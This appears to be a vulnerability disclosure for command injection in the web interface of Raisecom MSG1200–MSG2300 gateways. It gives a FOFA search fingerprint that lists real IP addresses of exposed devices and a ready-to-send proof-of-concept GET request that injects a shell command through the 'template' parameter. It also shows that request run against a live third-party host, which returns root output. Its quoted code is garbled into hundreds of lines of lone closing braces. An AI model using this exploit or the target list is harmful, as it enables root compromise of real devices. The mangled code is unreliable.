

Command Injection Vulnerability in RAISECOM Gateway Devices

Vulnerability details

A vulnerability, which was classified as critical, was found in Raisecom MSG1200, MSG2100E, MSG2200 and MSG2300 3.90. This affects an unknown code of the file `list_vpn_web_custom.php` of the component Web Interface.

Vulnerability location

`/vpn/list_vpn_web_custom.php`

Fofa

"<TITLE>Web user login</TITLE>" && "<META content\=\\"MSHTML 6.00.2900.5583\\" name\=GENERATOR></HEAD>"

The screenshot shows the FOFA search results page for the query: "<TITLE>Web user login</TITLE>" && "<META content\=\\"MSHTML 6.00.2900.5583\\" name\=GENERATOR></HEAD>". The results are displayed in a table with columns for IP address, location, and details.

IP Address	Location	Details
58.22.161.119:1026	中国 / 福建省 / Ningde	Web user login 58.22.161.119 ASN: 4837 组织: CHINA UNICOM China169 Backbone 2024-06-03 lighttpd/1.4.31 HTTP/1.1 200 OK Connection: close Transfer-Encoding: chunked Cache-Control: no-cache,must-revalidate Content-Type: text/html Date: Sat, 03 Aug 2024 08:29:22 GMT Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache Server: lighttpd/1.4.31
36.33.43.237:8111	中国 / 安徽省 / Hefei	Web user login 36.33.43.237 ASN: 140726 组织: UNICOM Anhui province network 2024-06-03 Apache/1.3.29 HTTP/1.1 200 OK Content-Length: 5687 Cache-Control: private Content-Type: text/html; charset=UTF-8 Date: Sat, 01 Jan 2000 12:12:15 GMT Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache Server: Apache/1.3.29

Through the code, it is found that in `/vpn/list_vpn_web_custom.php`, when the parameter of `Nradius_submit` is equal to `true`, the function `sslvpn_config_mod()` in `sslvpn_class.php` is called; and through the `sslvpn_config_mod()` function, it is found that `template` and `stylenum` do not filter the parameters, and they are still spliced in `exec`, which has a command execution vulnerability.

```

170  = $("#home_info").removeAttr("disabled");
171  else
172  = $("#home_info").attr("disabled","disabled");
173  }
174  }
175  function bottom_disable(self) {
176  {
177    if (self.checked == true) {
178    = {
179    = $("#bottom_file").removeAttr("disabled");
180    = }
181    else
182    = $("#bottom_file").attr("disabled","disabled");
183    }
184  }
185  function css_disable(self) {
186  {
187    if (self.checked == true) {
188    = $("#cssfile").removeAttr("disabled");
189    = }
190    else
191    = $("#cssfile").attr("disabled","disabled");
192  }
193  }
194  }
195  }
196  }
197  }
198  }
199  }
200  }
201  }
202  }
203  }
204  }
205  }
206  }
207  }
208  }
209  }
210  }
211  }
212  }
213  }
214  }
215  }
216  }
217  }
218  }
219  }
220  }
221  }
222  }
223  }
224  }
225  }
226  }
227  }
228  }
229  }
230  }
231  }
232  }
233  }
234  }
235  }
236  }
237  }
238  }
239  }
240  }
241  }
242  }
243  }
244  }
245  }
246  }
247  }
248  }
249  }
250  }
251  }
252  }
253  }
254  }
255  }
256  }
257  }
258  }
259  }
260  }
261  }
262  }
263  }
264  }
265  }
266  }
267  }
268  }
269  }
270  }
271  }
272  }
273  }
274  }
275  }
276  }
277  }
278  }
279  }
280  }
281  }
282  }
283  }
284  }
285  }
286  }
287  }
288  }
289  }
290  }
291  }
292  }
293  }
294  }
295  }
296  }
297  }
298  }
299  }
300  }
301  }
302  }
303  }
304  }
305  }
306  }
307  }
308  }
309  }
310  }
311  }
312  }
313  }
314  }
315  }
316  }
317  }
318  }
319  }
320  }
321  }
322  }
323  }
324  }
325  }
326  }
327  }
328  }
329  }
330  }
331  }
332  }
333  }
334  }
335  }
336  }
337  }
338  }
339  }
340  }
341  }
342  }
343  }
344  }
345  }
346  }
347  }
348  }
349  }
350  }
351  }
352  }
353  }
354  }
355  }
356  }
357  }
358  }
359  }
360  }
361  }
362  }
363  }
364  }
365  }
366  }
367  }
368  }
369  }
370  }
371  }
372  }
373  }
374  }
375  }
376  }
377  }
378  }
379  }
380  }
381  }
382  }
383  }
384  }
385  }
386  }
387  }
388  }
389  }
390  }
391  }
392  }
393  }
394  }
395  }
396  }
397  }
398  }
399  }
400  }
401  }
402  }
403  }
404  }
405  }
406  }
407  }
408  }
409  }
410  }
411  }
412  }
413  }
414  }
415  }
416  }
417  }
418  }
419  }
420  }
421  }
422  }
423  }
424  }
425  }
426  }
427  }
428  }
429  }
430  }
431  }
432  }
433  }
434  }
435  }
436  }
437  }
438  }
439  }
440  }
441  }
442  }
443  }
444  }
445  }
446  }
447  }
448  }
449  }
450  }
451  }
452  }
453  }
454  }
455  }
456  }
457  }
458  }
459  }
460  }
461  }
462  }
463  }
464  }
465  }
466  }
467  }
468  }
469  }
470  }
471  }
472  }
473  }
474  }
475  }
476  }
477  }
478  }
479  }
480  }
481  }
482  }
483  }
484  }
485  }
486  }
487  }
488  }
489  }
490  }
491  }
492  }
493  }
494  }
495  }
496  }
497  }
498  }
499  }
500  }
501  }
502  }
503  }
504  }
505  }
506  }
507  }
508  }
509  }
510  }
511  }
512  }
513  }
514  }
515  }
516  }
517  }
518  }
519  }
520  }
521  }
522  }
523  }
524  }
525  }
526  }
527  }
528  }
529  }
530  }
531  }
532  }
533  }
534  }
535  }
536  }
537  }
538  }
539  }
540  }
541  }
542  }
543  }
544  }
545  }
546  }
547  }
548  }
549  }
550  }
551  }
552  }
553  }
554  }
555  }
556  }
557  }
558  }
559  }
560  }
561  }
562  }
563  }
564  }
565  }
566  }
567  }
568  }
569  }
570  }
571  }
572  }
573  }
574  }
575  }
576  }
577  }
578  }
579  }
580  }
581  }
582  }
583  }
584  }
585  }
586  }
587  }
588  }
589  }
590  }
591  }
592  }
593  }
594  }
595  }
596  }
597  }
598  }
599  }
600  }
601  }
602  }
603  }
604  }
605  }
606  }
607  }
608  }
609  }
610  }
611  }
612  }
613  }
614  }
615  }
616  }
617  }
618  }
619  }
620  }
621  }
622  }
623  }
624  }
625  }
626  }
627  }
628  }
629  }
630  }
631  }
632  }
633  }
634  }
635  }
636  }
637  }
638  }
639  }
640  }
641  }
642  }
643  }
644  }
645  }
646  }
647  }
648  }
649  }
650  }
651  }
652  }
653  }
654  }
655  }
656  }
657  }
658  }
659  }
660  }
661  }
662  }
663  }
664  }
665  }
666  }
667  }
668  }
669  }
670  }
671  }
672  }
673  }
674  }
675  }
676  }
677  }
678  }
679  }
680  }
681  }
682  }
683  }
684  }
685  }
686  }
687  }
688  }
689  }
690  }
691  }
692  }
693  }
694  }
695  }
696  }
697  }
698  }
699  }
700  }
701  }
702  }
703  }
704  }
705  }
706  }
707  }
708  }
709  }
710  }
711  }
712  }
713  }
714  }
715  }
716  }
717  }
718  }
719  }
720  }
721  }
722  }
723  }
724  }
725  }
726  }
727  }
728  }
729  }
730  }
731  }
732  }
733  }
734  }
735  }
736  }
737  }
738  }
739  }
740  }
741  }
742  }
743  }
744  }
745  }
746  }
747  }
748  }
749  }
750  }
751  }
752  }
753  }
754  }
755  }
756  }
757  }
758  }
759  }
760  }
761  }
762  }
763  }
764  }
765  }
766  }
767  }
768  }
769  }
770  }
771  }
772  }
773  }
774  }
775  }
776  }
777  }
778  }
779  }
780  }
781  }
782  }
783  }
784  }
785  }
786  }
787  }
788  }
789  }
790  }
791  }
792  }
793  }
794  }
795  }
796  }
797  }
798  }
799  }
800  }
801  }
802  }
803  }
804  }
805  }
806  }
807  }
808  }
809  }
810  }
811  }
812  }
813  }
814  }
815  }
816  }
817  }
818  }
819  }
820  }
821  }
822  }
823  }
824  }
825  }
826  }
827  }
828  }
829  }
830  }
831  }
832  }
833  }

```

[illegible]

POC:

GET

/vpn/list_vpn_web_custom.php?Nradius_submit=tur&type=mod&parts=base_config&template=id+>2.txt` HTTP/1.1

Host: 119.136.145.85:2000

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)

Gecko/20100101 Firefox/128.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Sec-GPC: 1

Connection: close

Cookie: PHPSESSID=k96lgve9a5tfp4tbq2c3mbahld


Upgrade-Insecure-Requests: 1

Priority: u=0, i

Case 1:

URL: <http://119.136.145.85:2000>

Use BurpSuite Send payload



Then visit: <http://119.136.145.85:2000/vpn/2.txt>

GoCancel<>

Target http://119.136.145.85:2000?

Request

RawParamsHeadersHex

GET /vpn/2.txt HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-CH-PT: 1
Connection: close
Cookie: PHPSESSID=k96lqe9a5tfd4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Response

RawHeadersHex

HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1836688906"
Last-Modified: Sat, 03 Aug 2024 07:56:44 GMT
Content-Length: 24
Connection: close
Date: Sat, 03 Aug 2024 08:27:07 GMT
Server: Apache/1.3.29

uid=0(root) gid=0(root)